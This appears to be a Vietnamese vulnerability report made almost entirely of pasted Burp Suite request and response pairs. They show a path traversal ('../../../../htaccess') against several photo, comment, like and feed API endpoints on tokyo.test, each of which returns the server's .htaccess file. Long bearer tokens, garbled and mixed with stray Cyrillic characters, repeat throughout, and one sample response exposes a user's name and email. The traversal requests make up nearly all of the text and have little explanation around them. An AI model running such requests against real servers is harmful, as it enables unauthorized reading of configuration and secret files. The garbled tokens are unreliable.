token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1Ni39.eyJhdWQioiIzIiwanRpIjoizGRidZdkY2M1MDc2M2JhODRm0WYwGRKy21wMmQmZFNjgy0WUzYTk5Mj04Mjk3ZDc3YWR1OdaYNmzkZwu1YTNKmZvLzGfjtYtg4NTc4MT0iLCj3pXXqj0jE3MDMyNTy3NdySi5i1z16Tcmw211n1jC0niwiZxhwIjoxNz00dc5MTQ2LcjdW10i01iwc2NvcgVzijpbXXo.lwtMjimpoteP2saMkyOkeSK03p4JrzokX7GI-G1RcPCyawhSj7_h5-IaYinexnpkZQqlfzb1zdzDBCrinQspBt3J5P9v_q2xV0k1_0Iu8cIEB4r8EEuMW2L4bhqD97EJdsBxPmrrngDp05Ludpe3RkddF40RU83Aj-BwBwH4Dv,_7qj20x-xccmWwV1lWhmQxyXk4raqfivhHF0Am7YJB0ebh6nsGm3Cmivnoxu0CE_G1Reyb1EfKgwByfutCnkjwx6ht0h6giYAt0hCxj172Qlymxevcmh18Cv8429c7h0w1stfm69DcJvdj9rT3qXhQubw9ymutxeQb6XmChxrksxfntjmfs0wz14eiеблусGm3Cmivnoxu0CE_G1Reyb1EfKgwByfutCnkjwx6ht0h6giYAt0hJ03XVmpmagx5mwuBzf9cJ0RHmtiyizLB1qP737zaey56da2z19ZNGicfz2f8Lg9dneneI79-Lue_k3PMFFSc-eRdk_Q0971XXycadG4LW_F9orvg6AyExsRET4DuAghREAnG711rFnleUWcwCjl aquroBjd7g093v5LwW5c_GHyGzJ2JN-si5XISK8 11 12</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Server: nginx 3 Date: Fri, 22 Dec 2023 16:50:05 GMT 4 Content-Type: application/json 5 Connection: close 6 X-Powered-By: PHP/7.2.34 7 Cache-Control: private, must-revalidate 8 pragma: no-cache 9 expires: -1 10 X-RateLimit-Limit: 60 11 X-RateLimit-Remaining: 59 12 Content-Length: 791 13 14 { "success":true, "data":{ "id":1, "user_id":1, "name":"Under the Minato\u2069 station", "description":"Under the Minato\u2069 station", "location":"\u2068Minato\u2069, \u2068Tokyo\u2069, \u2068Japan\u2069", "image_url": "photos": "/634b357e02c8224ee4b24c4275fecac/1thTC5LggbZyu6nNztlewivo7V7DhBqZTT74IY2P.jpeg", "is_public":true, "lang":"en", "created_at":"2020-05-14T11:46:13.000002", "updated_at":"2020-05-14T11:46:34.000002", "likes_count":0, "liked_by_user":false, "public_url": "\/storage\/photos\/7634b357e02c8224ee4b24c4275fecac\/1thTC5LggbZyu6nNztlewivo7V7DhBqZTT74IY2P.jpeg", "user":{ "id":1, "name":"Laura", "email":"laura@example.com", "email_verified_at":null, "bio":"Hello, my friend", "gender":1, } } }</pre>

Request	Response
<pre>Pretty Raw Hex 1 GET /api/photo/1/../../../../htaccess HTTP/1.1 2 Host: tokyo.test 3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 4 Accept: application/json, text/plain, /* 5 Accept-Language: en 6 Accept-Encoding: gzip, deflate, br 7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1Ni39.eyJhdWQioiIzIiwanRpIjoizGRidZdkY2M1MDc2M2JhODRm0WYwGRKy21wMmQmZFNjgy0WUzYTk5Mj04Mjk3ZDc3YWR1OdaYNmzkZwu1YTNKmZvLzGfjtYtg4NTc4MT0iLCj3pXXqj0jE3MDMyNTy3NdySi5i1z16Tcmw211n1jC0niwiZxhwIjoxNz00dc5MTQ2LcjdW10i01iwc2NvcgVzijpbXXo.lwtMjimpoteP2saMkyOkeSK03p4JrzokX7GI-G1RcPCyawhSj7_h5-IaYinexnpkZQqlfzb1zdzDBCrinQspBt3J5P9v_q2xV0k1_0Iu8cIEB4r8EEuMW2L4bhqD97EJdsBxPmrrngDp05Ludpe3RkddF40RU83Aj-BwBwH4Dv,_7qj20x-xccmWwV1lWhmQxyXk4raqfivhHF0Am7YJB0ebh6nsGm3Cmivnoxu0CE_G1Reyb1EfKgwByfutCnkjwx6ht0h6giYAt0hCxj172Qlymxevcmh18Cv8429c7h0w1stfm69DcJvdj9rT3qXhQubw9ymutxeQb6XmChxrksxfntjmfs0wz14eiеблусGm3Cmivnoxu0CE_G1Reyb1EfKgwByfutCnkjwx6ht0h6giYAt0hJ03XVmpmagx5mwuBzf9cJ0RHmtiyizLB1qP737zaey56da2z19ZNGicfz2f8Lg9dneneI79-Lue_k3PMFFSc-eRdk_Q0971XXycadG4LW_F9orvg6AyExsRET4DuAghREAnG711rFnleUWcwCjl aquroBjd7g093v5LwW5c_GHyGzJ2JN-si5XISK8 8 Connection: close 9 Referer: http://tokyo.test/ 10 Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1Ni39.eyJhdWQioiIzIiwanRpIjoizGRidZdkY2M1MDc2M2JhODRm0WYwGRKy21wMmQmZFNjgy0WUzYTk5Mj04Mjk3ZDc3YWR1OdaYNmzkZwu1YTNKmZvLzGfjtYtg4NTc4MT0iLCj3pXXqj0jE3MDMyNTy3NdySi5i1z16Tcmw211n1jC0niwiZxhwIjoxNz00dc5MTQ2LcjdW10i01iwc2NvcgVzijpbXXo.lwtMjimpoteP2saMkyOkeSK03p4JrzokX7GI-G1RcPCyawhSj7_h5-IaYinexnpkZQqlfzb1zdzDBCrinQspBt3J5P9v_q2xV0k1_0Iu8cIEB4r8EEuMW2L4bhqD97EJdsBxPmrrngDp05Ludpe3RkddF40RU83Aj-BwBwH4Dv,_7qj20x-xccmWwV1lWhmQxyXk4raqfivhHF0Am7YJB0ebh6nsGm3Cmivnoxu0CE_G1Reyb1EfKgwByfutCnkjwx6ht0h6giYAt0hCxj172Qlymxevcmh18Cv8429c7h0w1stfm69DcJvdj9rT3qXhQubw9ymutxeQb6XmChxrksxfntjmfs0wz14eiеблусGm3Cmivnoxu0CE_G1Reyb1EfKgwByfutCnkjwx6ht0h6giYAt0hJ03XVmpmagx5mwuBzf9cJ0RHmtiyizLB1qP737zaey56da2z19ZNGicfz2f8Lg9dneneI79-Lue_k3PMFFSc-eRdk_Q0971XXycadG4LW_F9orvg6AyExsRET4DuAghREAnG711rFnleUWcwCjl aquroBjd7g093v5LwW5c_GHyGzJ2JN-si5XISK8 11 12</pre>	<pre>Pretty Raw Hex 1 HTTP/1.1 200 OK 2 Server: nginx 3 Date: Fri, 22 Dec 2023 16:44:53 GMT 4 Content-Type: text/plain; charset=utf-8 5 Content-Length: 603 6 Connection: close 7 Last-Modified: Wed, 13 Dec 2023 06:18:32 GMT 8 ETag: "65794cb8-25b" 9 Accept-Ranges: bytes 10 11 <IfModule mod_rewrite.c> 12 <IfModule mod_negotiation.c> 13 Options MultiViews -Indexes 14 </IfModule> 15 16 RewriteEngine On 17 18 # Handle Authorization Header 19 RewriteCond %{HTTP:Authorization} . 20 RewriteRule .* - [E=HTTP_AUTHORIZATION:%{HTTP:Authorization}] 21 22 # Redirect Trailing Slashes If Not A Folder... 23 RewriteCond %{REQUEST_FILENAME} !- 24 RewriteCond %{REQUEST_URI} (.+)/\$ 25 RewriteRule ^ %1 [L,R=301] 26 27 # Send Requests To Front Controller... 28 RewriteCond %{REQUEST_FILENAME} !- 29 RewriteCond %{REQUEST_FILENAME} !- 30 RewriteRule ^ index.php [L] 31 </IfModule> 32</pre>

+ Vị trí 2:

Request	Response
<pre> 1 GET /api/photo/comment/55/../../../../htaccess HTTP/1.1 2 Host: tokyo.test 3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 4 Firefox/115.0 5 Accept: application/json, text/plain, /* 6 Accept-Language: en 7 Accept-Encoding: gzip, deflate, br 7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQioiIzIiwiwanRpIjoiMjM0YmE2ZDViYjM xMD3Nje0YmuXmjY4ZDhhOGjiYzE2NDRmYjI0Y2RmOTkwTmWODQ5Ytg0ZjhkNGM0OTU3NTyvZDU 1MTB1ZDRhZj0woOWuiLCjpxYXQj0jE3MDMyNjM30DUsI5iZii6MTcwMzI2Mzc4NSwiZXhwIjoxNz 00dg2Mt1CzDW10i0iIwic2NvcGvIjpbX0_mcJ0t_eIa3sSS2GaYb5un9byFmNsSuFHeGz Lkn0cuGlqhytfuDfUD3h9GFw01wg!fVd20gX9-iwjJder4pfuseE2W4xqG088eD2MK1WT3UiXv26U 7PAKtfGm_jktbvGb_mbuFu0Lxp0lsnhT_NZqoggwhzqm6_s-AIP3gOMWQzQ2QFPtMyrNh-tjcVoB1 lfzyHnbwkwFuyTqdrukInw0xpw9Ynmxf7_IAOGsSIkTLbwv3vgHdoYiacg0S505w9e1yr83B1 P8P_WK0M1wPyMxDx1Ux5YkgL3w9hCKIC4+Ph_OI-T2_efz8sJVne0aCwFR0g3bLfko_kq1y9E IR2jJumz07XadGbrWrprzsIdaR1QCAkiydm7vQ064lQIqqSMt1cSNXq819kPvsanVmM9oV-15T 8gU0iuFhgEraMAFh-vdGen02yeaw605PjPSq5sy9c3dnzse7HQDRdUDHGIu62Ncr8pNO9PeRN giPhIB_aSeTVU2172g3LQg949EzrMATV7px_EXAA0-BPymenMdwxzwuQz12P86Iwfsfh72P4zKz mvPk1vd_GpJ1jINTshXjB8vYJssyX0Dx3STWe6gc2JIsRjc8P-CChUusIzRajixZttcq-g3NuczL 6c0EB8NYWMWBgLk1URqZzyPp_vxx1sFrEcJ3ra8 8 Connection: close 9 Referer: http://tokyo.test/ 10 Cookie: token= eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQioiIzIiwiwanRpIjoiMjM0YmE2ZDViYjM xMD3Nje0YmuXmjY4ZDhhOGjiYzE2NDRmYjI0Y2RmOTkwTmWODQ5Ytg0ZjhkNGM0OTU3NTyvZDU 1MTB1ZDRhZj0woOWuiLCjpxYXQj0jE3MDMyNjM30DUsI5iZii6MTcwMzI2Mzc4NSwiZXhwIjoxNz 00dg2Mt1CzDW10i0iIwic2NvcGvIjpbX0_mcJ0t_eIa3sSS2GaYb5un9byFmNsSuFHeGz Lkn0cuGlqhytfuDfUD3h9GFw01wg!fVd20gX9-iwjJder4pfuseE2W4xqG088eD2MK1WT3UiXv26U 7PAKtfGm_jktbvGb_mbuFu0Lxp0lsnhT_NZqoggwhzqm6_s-AIP3gOMWQzQ2QFPtMyrNh-tjcVoB1 lfzyHnbwkwFuyTqdrukInw0xpw9Ynmxf7_IAOGsSIkTLbwv3vgHdoYiacg0S505w9e1yr83B1 P8P_WK0M1wPyMxDx1Ux5YkgL3w9hCKIC4+Ph_OI-T2_efz8sJVne0aCwFR0g3bLfko_kq1y9E IR2jJumz07XadGbrWrprzsIdaR1QCAkiydm7vQ064lQIqqSMt1cSNXq819kPvsanVmM9oV-15T 8gU0iuFhgEraMAFh-vdGen02yeaw605PjPSq5sy9c3dnzse7HQDRdUDHGIu62Ncr8pNO9PeRN giPhIB_aSeTVU2172g3LQg949EzrMATV7px_EXAA0-BPymenMdwxzwuQz12P86Iwfsfh72P4zKz mvPk1vd_GpJ1jINTshXjB8vYJssyX0Dx3STWe6gc2JIsRjc8P-CChUusIzRajixZttcq-g3NuczL 6c0EB8NYWMWBgLk1URqZzyPp_vxx1sFrEcJ3ra8 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx 3 Date: Fri, 22 Dec 2023 18:21:16 GMT 4 Content-Type: text/plain; charset=utf-8 5 Content-Length: 603 6 Connection: close 7 Last-Modified: Wed, 13 Dec 2023 06:18:32 GMT 8 ETag: "65794cb8-25b" 9 Accept-Ranges: bytes 10 11 <IfModule mod_rewrite.c> 12 <IfModule mod_negotiation.c> 13 Options -MultiViews -Indexes 14 </IfModule> 15 16 RewriteEngine On 17 18 # Handle Authorization Header 19 RewriteCond %{HTTP:Authorization} . 20 RewriteRule .* - [E=HTTP_AUTHORIZATION:%{HTTP:Authorization}] 21 22 # Redirect Trailing Slashes If Not A Folder... 23 RewriteCond %{REQUEST_FILENAME} !- 24 RewriteCond %{REQUEST_URI} (.+)/\$ 25 RewriteRule ^ %1 [L,R=301] 26 27 # Send Requests To Front Controller... 28 RewriteCond %{REQUEST_FILENAME} !- 29 RewriteCond %{REQUEST_FILENAME} !- 30 RewriteRule ^ index.php [L] 31 </IfModule> 32 </pre>

+ Vị trí 3:

Request	Response
<pre> 1 GET /api/photo/comment/55/../../../../htaccess?page=1 HTTP/1.1 2 Host: tokyo.test 3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 4 Firefox/115.0 5 Accept: application/json, text/plain, /* 6 Accept-Language: en 7 Accept-Encoding: gzip, deflate, br 7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQioiIzIiwiwanRpIjoiMjM0YmE2ZDViYjM xMD3Nje0YmuXmjY4ZDhhOGjiYzE2NDRmYjI0Y2RmOTkwTmWODQ5Ytg0ZjhkNGM0OTU3NTyvZDU 1MTB1ZDRhZj0woOWuiLCjpxYXQj0jE3MDMyNjM30DUsI5iZii6MTcwMzI2Mzc4NSwiZXhwIjoxNz 00dg2Mt1CzDW10i0iIwic2NvcGvIjpbX0_mcJ0t_eIa3sSS2GaYb5un9byFmNsSuFHeGz Lkn0cuGlqhytfuDfUD3h9GFw01wg!fVd20gX9-iwjJder4pfuseE2W4xqG088eD2MK1WT3UiXv26U 7PAKtfGm_jktbvGb_mbuFu0Lxp0lsnhT_NZqoggwhzqm6_s-AIP3gOMWQzQ2QFPtMyrNh-tjcVoB1 lfzyHnbwkwFuyTqdrukInw0xpw9Ynmxf7_IAOGsSIkTLbwv3vgHdoYiacg0S505w9e1yr83B1 P8P_WK0M1wPyMxDx1Ux5YkgL3w9hCKIC4+Ph_OI-T2_efz8sJVne0aCwFR0g3bLfko_kq1y9E IR2jJumz07XadGbrWrprzsIdaR1QCAkiydm7vQ064lQIqqSMt1cSNXq819kPvsanVmM9oV-15T 8gU0iuFhgEraMAFh-vdGen02yeaw605PjPSq5sy9c3dnzse7HQDRdUDHGIu62Ncr8pNO9PeRN giPhIB_aSeTVU2172g3LQg949EzrMATV7px_EXAA0-BPymenMdwxzwuQz12P86Iwfsfh72P4zKz mvPk1vd_GpJ1jINTshXjB8vYJssyX0Dx3STWe6gc2JIsRjc8P-CChUusIzRajixZttcq-g3NuczL 6c0EB8NYWMWBgLk1URqZzyPp_vxx1sFrEcJ3ra8 8 Connection: close 9 Referer: http://tokyo.test/ 10 Cookie: token= eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQioiIzIiwiwanRpIjoiMjM0YmE2ZDViYjM xMD3Nje0YmuXmjY4ZDhhOGjiYzE2NDRmYjI0Y2RmOTkwTmWODQ5Ytg0ZjhkNGM0OTU3NTyvZDU 1MTB1ZDRhZj0woOWuiLCjpxYXQj0jE3MDMyNjM30DUsI5iZii6MTcwMzI2Mzc4NSwiZXhwIjoxNz 00dg2Mt1CzDW10i0iIwic2NvcGvIjpbX0_mcJ0t_eIa3sSS2GaYb5un9byFmNsSuFHeGz Lkn0cuGlqhytfuDfUD3h9GFw01wg!fVd20gX9-iwjJder4pfuseE2W4xqG088eD2MK1WT3UiXv26U 7PAKtfGm_jktbvGb_mbuFu0Lxp0lsnhT_NZqoggwhzqm6_s-AIP3gOMWQzQ2QFPtMyrNh-tjcVoB1 lfzyHnbwkwFuyTqdrukInw0xpw9Ynmxf7_IAOGsSIkTLbwv3vgHdoYiacg0S505w9e1yr83B1 P8P_WK0M1wPyMxDx1Ux5YkgL3w9hCKIC4+Ph_OI-T2_efz8sJVne0aCwFR0g3bLfko_kq1y9E IR2jJumz07XadGbrWrprzsIdaR1QCAkiydm7vQ064lQIqqSMt1cSNXq819kPvsanVmM9oV-15T 8gU0iuFhgEraMAFh-vdGen02yeaw605PjPSq5sy9c3dnzse7HQDRdUDHGIu62Ncr8pNO9PeRN giPhIB_aSeTVU2172g3LQg949EzrMATV7px_EXAA0-BPymenMdwxzwuQz12P86Iwfsfh72P4zKz mvPk1vd_GpJ1jINTshXjB8vYJssyX0Dx3STWe6gc2JIsRjc8P-CChUusIzRajixZttcq-g3NuczL 6c0EB8NYWMWBgLk1URqZzyPp_vxx1sFrEcJ3ra8 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx 3 Date: Fri, 22 Dec 2023 18:14:26 GMT 4 Content-Type: text/plain; charset=utf-8 5 Content-Length: 603 6 Connection: close 7 Last-Modified: Wed, 13 Dec 2023 06:18:32 GMT 8 ETag: "65794cb8-25b" 9 Accept-Ranges: bytes 10 11 <IfModule mod_rewrite.c> 12 <IfModule mod_negotiation.c> 13 Options -MultiViews -Indexes 14 </IfModule> 15 16 RewriteEngine On 17 18 # Handle Authorization Header 19 RewriteCond %{HTTP:Authorization} . 20 RewriteRule .* - [E=HTTP_AUTHORIZATION:%{HTTP:Authorization}] 21 22 # Redirect Trailing Slashes If Not A Folder... 23 RewriteCond %{REQUEST_FILENAME} !- 24 RewriteCond %{REQUEST_URI} (.+)/\$ 25 RewriteRule ^ %1 [L,R=301] 26 27 # Send Requests To Front Controller... 28 RewriteCond %{REQUEST_FILENAME} !- 29 RewriteCond %{REQUEST_FILENAME} !- 30 RewriteRule ^ index.php [L] 31 </IfModule> 32 </pre>

+ Vị trí 4:

Request	Response
<pre> 1 GET /api/photo/like/55/../../../../htaccess HTTP/1.1 2 Host: tokyo.test 3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: application/json, text/plain, /* 5 Accept-Language: en 6 Accept-Encoding: gzip, deflate, br 7 Authorization: Bearer ey0eXaxi0JJKViQ1CJhbGc1oiJSUZI1NiJ9.eyJhdWQiOizIiwiwanRpIjoiMjM2ZmIzzDzjYzk2 MDliyZM1ZGzin2R1ngVkmZ1zYmN1MTQ5NGZjYTuyWExyW3Y2Y0ODVhMGRkNT15WW0M0G1Y1Z1wN 2Eyy3YTM3M2Q1lCpXYioje3MDM2MTYNTMsIm5iZ1i6MTCwMzXnjM1MywiZxhwiioxNzMOt M4NZu1lCj2d10i10i1wic2NvcGVzIjbxX0.Itolz3uqTQH8Cu1_UITGDjhLN5Lfe90FdKm4W J0jTPV_mNxQwHOAAg-b50MRW5k8PDYtWbfWfqSbmRv12sfQK172kTEPCGkbZPzvYXH6dT9AhUsvR izyU1_Chkds-trVpiWeYrJFVq-Exs3fjxp-eCMXBrMtEq-vGxwvwo1_GWNW6Qyif-HwsOp0 utAGmxdrsse162brFwrNvdlBte4M2VVBBioRglcz2zZMCb-_u55Rye1s9id2ZnVp0wd-a6GxpL9 eQHHSjBa7QGpJm1j0Lzrq09C_M95um0oAtiy1k85Weel8HuEk-5GzpnBkvJRM3 WOGZbiBgAnh-EM7t0y_XsFeEhn2iU8M9jwX500vebZMUj07pPJU8UWlyciw72CTljljibvKimp g1dWuAuwToGfguRuZp4AosyCD7pm_GfGKVR-M8m3yxJW5h-dQMYPqU2r1dx6n_LyP9N4eh1hg8 OhnHtxvE0MwBtpaw3rAnmik-e9OnYjt1gldluAFYyH1NsjcoK_WsZqHtvppJjG6-1eoszlDnoj_Q wlNz_kvqXeHnwPWB0J8dE_KmjLKU 8 Connection: close 9 Referer: http://tokyo.test/ 10 Cookie: token ey0eXaxi0JJKViQ1CJhbGc1oiJSUZI1NiJ9.eyJhdWQiOizIiwiwanRpIjoiMjM2ZmIzzDzjYzk2 MDliyZM1ZGzin2R1ngVkmZ1zYmN1MTQ5NGZjYTuyWExyW3Y2Y0ODVhMGRkNT15WW0M0G1Y1Z1wN 2Eyy3YTM3M2Q1lCpXYioje3MDM2MTYNTMsIm5iZ1i6MTCwMzXnjM1MywiZxhwiioxNzMOt M4NZu1lCj2d10i10i1wic2NvcGVzIjbxX0.Itolz3uqTQH8Cu1_UITGDjhLN5Lfe90FdKm4W J0jTPV_mNxQwHOAAg-b50MRW5k8PDYtWbfWfqSbmRv12sfQK172kTEPCGkbZPzvYXH6dT9AhUsvR izyU1_Chkds-trVpiWeYrJFVq-Exs3fjxp-eCMXBrMtEq-vGxwvwo1_GWNW6Qyif-HwsOp0 utAGmxdrsse162brFwrNvdlBte4M2VVBBioRglcz2zZMCb-_u55Rye1s9id2ZnVp0wd-a6GxpL9 eQHHSjBa7QGpJm1j0Lzrq09C_M95um0oAtiy1k85Weel8HuEk-5GzpnBkvJRM3 WOGZbiBgAnh-EM7t0y_XsFeEhn2iU8M9jwX500vebZMUj07pPJU8UWlyciw72CTljljibvKimp g1dWuAuwToGfguRuZp4AosyCD7pm_GfGKVR-M8m3yxJW5h-dQMYPqU2r1dx6n_LyP9N4eh1hg8 OhnHtxvE0MwBtpaw3rAnmik-e9OnYjt1gldluAFYyH1NsjcoK_WsZqHtvppJjG6-1eoszlDnoj_Q wlNz_kvqXeHnwPWB0J8dE_KmjLKU </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx 3 Date: Sat, 23 Dec 2023 08:03:28 GMT 4 Content-Type: text/plain; charset=utf-8 5 Content-Length: 603 6 Connection: close 7 Last-Modified: Wed, 13 Dec 2023 06:18:32 GMT 8 ETag: "65794cb8-25b" 9 Accept-Ranges: bytes 10 11 <IfModule mod_rewrite.c> 12 <IfModule mod_negotiation.c> 13 Options -MultiViews -Indexes 14 </IfModule> 15 16 RewriteEngine On 17 18 # Handle Authorization Header 19 RewriteCond %{HTTP:Authorization} . 20 RewriteRule .*\ - [E=HTTP_AUTHORIZATION:%{HTTP:Authorization}] 21 22 # Redirect Trailing Slashes If Not A Folder... 23 RewriteCond %{REQUEST_FILENAME} !-d 24 RewriteCond %{REQUEST_URI} (.+)/\$ 25 RewriteRule ^ %1 [L,R=301] 26 27 # Send Requests To Front Controller... 28 RewriteCond %{REQUEST_FILENAME} !-d 29 RewriteCond %{REQUEST_FILENAME} !-f 30 RewriteRule ^ index.php [L] 31 </IfModule> 32 </pre>

+ Vị trí 5:

Request	Response
<pre> 1 GET /api/photo/feed/1/../../../../htaccess?page=1 HTTP/1.1 2 Host: tokyo.test 3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: application/json, text/plain, /* 5 Accept-Language: en 6 Accept-Encoding: gzip, deflate, br 7 Authorization: Bearer ey0eXaxi0JJKViQ1CJhbGc1oiJSUZI1NiJ9.eyJhdWQiOizIiwiwanRpIjoiMjM2ZmIzzDzjYzk2 MDliyZM1ZGzin2R1ngVkmZ1zYmN1MTQ5NGZjYTuyWExyW3Y2Y0ODVhMGRkNT15WW0M0G1Y1Z1wN 2Eyy3YTM3M2Q1lCpXYioje3MDM2MTYNTMsIm5iZ1i6MTCwMzXnjM1MywiZxhwiioxNzMOt M4NZu1lCj2d10i10i1wic2NvcGVzIjbxX0.Itolz3uqTQH8Cu1_UITGDjhLN5Lfe90FdKm4W J0jTPV_mNxQwHOAAg-b50MRW5k8PDYtWbfWfqSbmRv12sfQK172kTEPCGkbZPzvYXH6dT9AhUsvR izyU1_Chkds-trVpiWeYrJFVq-Exs3fjxp-eCMXBrMtEq-vGxwvwo1_GWNW6Qyif-HwsOp0 utAGmxdrsse162brFwrNvdlBte4M2VVBBioRglcz2zZMCb-_u55Rye1s9id2ZnVp0wd-a6GxpL9 eQHHSjBa7QGpJm1j0Lzrq09C_M95um0oAtiy1k85Weel8HuEk-5GzpnBkvJRM3 WOGZbiBgAnh-EM7t0y_XsFeEhn2iU8M9jwX500vebZMUj07pPJU8UWlyciw72CTljljibvKimp g1dWuAuwToGfguRuZp4AosyCD7pm_GfGKVR-M8m3yxJW5h-dQMYPqU2r1dx6n_LyP9N4eh1hg8 OhnHtxvE0MwBtpaw3rAnmik-e9OnYjt1gldluAFYyH1NsjcoK_WsZqHtvppJjG6-1eoszlDnoj_Q wlNz_kvqXeHnwPWB0J8dE_KmjLKU 8 Connection: close 9 Referer: http://tokyo.test/ 10 Cookie: token ey0eXaxi0JJKViQ1CJhbGc1oiJSUZI1NiJ9.eyJhdWQiOizIiwiwanRpIjoiMjM2ZmIzzDzjYzk2 MDliyZM1ZGzin2R1ngVkmZ1zYmN1MTQ5NGZjYTuyWExyW3Y2Y0ODVhMGRkNT15WW0M0G1Y1Z1wN 2Eyy3YTM3M2Q1lCpXYioje3MDM2MTYNTMsIm5iZ1i6MTCwMzXnjM1MywiZxhwiioxNzMOt M4NZu1lCj2d10i10i1wic2NvcGVzIjbxX0.Itolz3uqTQH8Cu1_UITGDjhLN5Lfe90FdKm4W J0jTPV_mNxQwHOAAg-b50MRW5k8PDYtWbfWfqSbmRv12sfQK172kTEPCGkbZPzvYXH6dT9AhUsvR izyU1_Chkds-trVpiWeYrJFVq-Exs3fjxp-eCMXBrMtEq-vGxwvwo1_GWNW6Qyif-HwsOp0 utAGmxdrsse162brFwrNvdlBte4M2VVBBioRglcz2zZMCb-_u55Rye1s9id2ZnVp0wd-a6GxpL9 eQHHSjBa7QGpJm1j0Lzrq09C_M95um0oAtiy1k85Weel8HuEk-5GzpnBkvJRM3 WOGZbiBgAnh-EM7t0y_XsFeEhn2iU8M9jwX500vebZMUj07pPJU8UWlyciw72CTljljibvKimp g1dWuAuwToGfguRuZp4AosyCD7pm_GfGKVR-M8m3yxJW5h-dQMYPqU2r1dx6n_LyP9N4eh1hg8 OhnHtxvE0MwBtpaw3rAnmik-e9OnYjt1gldluAFYyH1NsjcoK_WsZqHtvppJjG6-1eoszlDnoj_Q wlNz_kvqXeHnwPWB0J8dE_KmjLKU </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx 3 Date: Sat, 23 Dec 2023 08:35:27 GMT 4 Content-Type: text/plain; charset=utf-8 5 Content-Length: 603 6 Connection: close 7 Last-Modified: Wed, 13 Dec 2023 06:18:32 GMT 8 ETag: "65794cb8-25b" 9 Accept-Ranges: bytes 10 11 <IfModule mod_rewrite.c> 12 <IfModule mod_negotiation.c> 13 Options -MultiViews -Indexes 14 </IfModule> 15 16 RewriteEngine On 17 18 # Handle Authorization Header 19 RewriteCond %{HTTP:Authorization} . 20 RewriteRule .*\ - [E=HTTP_AUTHORIZATION:%{HTTP:Authorization}] 21 22 # Redirect Trailing Slashes If Not A Folder... 23 RewriteCond %{REQUEST_FILENAME} !-d 24 RewriteCond %{REQUEST_URI} (.+)/\$ 25 RewriteRule ^ %1 [L,R=301] 26 27 # Send Requests To Front Controller... 28 RewriteCond %{REQUEST_FILENAME} !-d 29 RewriteCond %{REQUEST_FILENAME} !-f 30 RewriteRule ^ index.php [L] 31 </IfModule> 32 </pre>

+ Vị trí 6:

```

Request
Pretty Raw Hex
1 GET /api/photo/feed/3/../../../../htaccess HTTP/1.1
2 Host: tokyo.test
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, /*
5 Accept-Language: en
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQioiZiIwianRpIjoimjMzMzIzZDzjYzk2MDliYzMiZGzin2riNgVKmzizYmNlMTQ5NGZjYTUVyWEyWY3Y2Y00DVhMGRkNTI5MM0MG1iY2Iwn2FyW3YTM320iCjpxXQijoE3MDM2MTYzNTMsIm5iZi16TcwMzNxNjM1MyiZxhwIjoxNz00TM4NzUzLCJzdWIoi0iwi2NvcGvzijpbXX0.Itqlz3uqTH8cUi_UITGDjHLJN5!feE9ofdKm4WJOjTPV_mxNQwHQAAg-b5oMRWS5k8PDYTwBWRqqSbmRvt2sfQK172kTEPCGKbzPzvY9XH6dT9ahu5vKizyUj_Chkdspr-WVpilWeYrJfVq_Exs3fjxP-eCMKBRmTEq-vGxWyywoKL_GWN6Qyyif-Hw5Op0JXOC24c56zmfbdQNeulbUc5edBeiyCaWLGZT4igJ2MPEz1aH7yFvG1s_tAVhnL00QFzGRXqzBKutAGmndrsve162brFwrNv1dBte4M2VVBiOrglczzMctb_u5sRyels9id2zNVp0wBd-a6Gxp1.9eQHHPjba7QGpJmTj0Lzrq609C_M95um00Atiy1k8SWFeelX2Pf7svceIEl8HuEK-5GzpnbkYJRM3WOGZbibganh-EM7rOY_xsFeEhn2iuj8M9jWx500eBzMUJt07pJU8UWlyciwT2CtlijljbhYkmpg1dw9auwtGtfGuWRUzP4AoSyCD7pm_GfgKVR-M8m3yxJW5h-dQMYPqu2rU1dx6N_lYp9N4eH1hg80hnHetzvE0MwBtpaw3rAnmiK-e90nYjt1gldluAFYyH1nsjCoK_wSzQhTpPJG6-1eoszLDNoj_QwlNz-kvqxeHnwPWB0J8dE_KmjLKU
8 Connection: close
9 Referer: http://tokyo.test/
